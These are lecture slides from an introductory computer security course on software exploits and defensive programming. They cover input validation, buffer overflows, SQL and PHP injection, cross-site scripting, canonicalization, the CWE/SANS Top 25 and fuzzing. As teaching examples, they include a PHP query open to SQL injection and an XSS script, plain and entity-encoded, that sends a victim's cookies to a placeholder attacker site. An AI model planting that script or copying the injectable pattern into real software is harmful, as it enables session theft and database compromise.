Software Exploits and how to Avoid them

Introduction to Computer Security

Naercio Magaia and Imran Khan

Contents

- Software security issues
  - Common Software Exploits
  - Introducing software security and defensive programming
- Handling program input
  - Input size and buffer overflow
  - Interpretation of program input
  - Validating input syntax
- Writing safe program code
  - Correct algorithm implementation
  - Correct interpretation of data values

Security Flaws

- Critical Web application security flaws include five related to insecure software code
  - Unvalidated input
  - Cross-site scripting
  - Buffer overflow
  - Injection flaws
  - Improper error handling

- These flaws occur as a consequence of **insufficient checking and validation** of data and error codes in programs
- **Awareness** of these issues is a critical initial step in writing more secure program code
- Emphasis should be placed on the need for software developers to address these known areas of concern

Reducing Software Vulnerabilities


- The NIST report NISTIR 8151 presents a range of approaches to reduce the number of software vulnerabilities
- It recommends:
  - Stopping vulnerabilities before they occur by using **improved methods for specifying and building software**
  - Finding vulnerabilities before they can be exploited by **using better and more efficient testing techniques**
  - Reducing the impact of vulnerabilities by **building more resilient architectures**

Software Security, Quality and Reliability

- Software quality and reliability:
  - Concerned with the **accidental failure of program** as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - Improve using **structured design and testing** to identify and eliminate as many bugs as possible from a program
  - Concern is not how many bugs, but how often they are triggered

- Software security:
  - Attackers choose probability distribution, specifically targeting bugs that result in a failure that can be exploited by them
  - Triggered by inputs **that differ dramatically** from what is usually expected
  - Unlikely to be identified by common testing approaches

Software Execution Context



Defensive Programming (1/2)

- Designing and implementing software so that **it continues to function even when under attack**
- Requires attention to all aspects of program execution, environment, and type of data it processes
- Software is able to **detect erroneous conditions** resulting from some attack
- Also referred to as secure programming
- Key rule is to **never assume anything**, check all assumptions and handle any possible error states


Defensive Programming (2/2)

- Programmers **often make assumptions** about the type of inputs a program will receive and the environment it executes in
  - Assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a **changed mindset** to traditional programming practices
  - Programmers have to understand how failures can occur and the **steps needed to reduce the chance of them occurring** in their programs
- Conflicts with business pressures to **keep development times as short** as possible to maximize market advantage
- Unless software **security is a design goal**, addressed from the start of program development, a secure program is unlikely to result.

Security by Design

- Security and reliability **are common design goals** in most engineering disciplines
- Software development not as mature
- Recent years have seen increasing efforts to improve secure software development processes (e.g., ISO12207)
- Software Assurance Forum for Excellence in Code (SAFECode)
  - Develop publications outlining **industry best practices for software assurance** and providing practical advice for implementing proven methods for **secure software development**

Handling Program Input



Input Size & Buffer Overflow

- Programmers **often make assumptions** about the maximum expected size of input
  - Allocated buffer size is not confirmed
  - Resulting in buffer overflow
- Testing may not identify vulnerability
  - Test inputs are unlikely to include large enough inputs to trigger the overflow
- Safe coding **treats all input as dangerous**

Interpretation of Program Input

- Program input may be binary or text
  - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
  - Care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in **an exploitable vulnerability**
- 2014 Heartbleed OpenSSL bug is an example of a failure to check the validity of a binary input value

Injection Attacks

- Flaws relating to **invalid handling of input data**, specifically when program input data can accidentally or deliberately influence the flow of execution of the program

Most often occur in scripting languages

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

SQL Injection Example

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```


(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
    mysql real escape string($name) . "';"
$result = mysql_query($query);
```

(b) Safer PHP code

PHP Code Injection Example

- Requests can include php code **that gets executed**, including variable assignment
- Ensure incoming input **is never executable**



Cross Site Scripting (XSS) Attacks

Attacks where input provided by one user **is subsequently output** to another user

Commonly seen in scripted Web applications

- Vulnerability involves the inclusion of script code in the HTML content
- Script code may need to access data associated with other pages
- Browsers **impose security checks and restrict data access** to pages originating from the same site

Exploit assumption that all content from one site **is equally trusted** and hence **is permitted to interact** with other content from the site

XSS reflection vulnerability

- **Attacker includes the malicious script content in data supplied to a site**

Cross Site Scripting Example

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Validating Input Syntax

It is necessary to ensure that **data conform with any assumptions made** about the it before subsequent use

Input data should be compared against **what is wanted**

Alternative is to compare the input data with **known dangerous values**

By **only accepting known safe data** the program is more likely to remain secure

Alternative Encodings

May have **multiple means** of encoding text

Growing requirement to support users around the globe and **to interact with them using their own languages**

Unicode used for internationalization

- Uses 16-bit value for characters
- UTF-8 encodes as 1- to 4-byte sequences
- Many Unicode decoders accept any valid equivalent sequence

Canonicalization

- Transforming input data into a **single, standard, minimal** representation
- Once this is done the input data can be **compared with a single representation of acceptable input values**

Writing Safe Program Code

- Second component is processing of data by some algorithm to solve required problem
- High-level languages are typically **compiled and linked** into machine code which is then **directly executed** by the target processor

Software security perspective issues:
• Correct algorithm implementation • Correct machine instructions for algorithm • Valid manipulation of data

Correct Algorithm Implementation

Issue of **good program development technique**

Algorithm **may not correctly handle** all problem variants

Consequence of deficiency is a bug in the resulting program that could be exploited

Initial sequence numbers used by many TCP/IP implementations **are too predictable**

Combination of the sequence number as an identifier and authenticator of packets **and the failure to make them sufficiently unpredictable** enables the attack to occur

Another variant is when the programmers **deliberately include additional code** in a program to help test and debug it

Often code remains in production release of a program and could inappropriately release information

May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform

This vulnerability was exploited by the Morris Internet Worm

Software Error Category: Insecure Interaction Between Components
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
Unrestricted Upload of File with Dangerous Type
Cross-Site Request Forgery (CSRF)
URL Redirection to Untrusted Site ('Open Redirect')
Software Error Category: Risky Resource Management
Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Download of Code Without Integrity Check
Inclusion of Functionality from Untrusted Control Sphere
Use of Potentially Dangerous Function
Incorrect Calculation of Buffer Size
Uncontrolled Format String
Integer Overflow or Wraparound
Software Error Category: Porous Defenses
Missing Authentication for Critical Function
Missing Authorization
Use of Hard-coded Credentials
Missing Encryption of Sensitive Data
Reliance on Untrusted Inputs in a Security Decision
Execution with Unnecessary Privileges
Incorrect Authorization
Incorrect Permission Assignment for Critical Resource
Use of a Broken or Risky Cryptographic Algorithm
Improper Restriction of Excessive Authentication Attempts
Use of a One-Way Hash without a Salt

Poor Programming Practices Table

CWE/SANS TOP 25 Most Dangerous Software Errors (2011)

(Table is on page 359 in the textbook)

Summary

- Software security issues
  - Common Software Exploits
  - Introducing software security and defensive programming
- Handling program input
  - Input size and buffer overflow
  - Interpretation of program input
  - Validating input syntax
- Writing safe program code
  - Correct algorithm implementation
  - Correct interpretation of data values

Input Fuzzing

Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989

Software testing technique that uses randomly generated data as inputs to a program

- Range of inputs is very large
- Intent is to determine if the program or function correctly handles abnormal inputs
- Simple, free of assumptions, cheap
- Assists with reliability as well as security

Can also use templates to generate classes of known problem inputs

- Disadvantage is that bugs triggered by other forms of input would be missed
- Combination of approaches is needed for reasonably comprehensive coverage of the inputs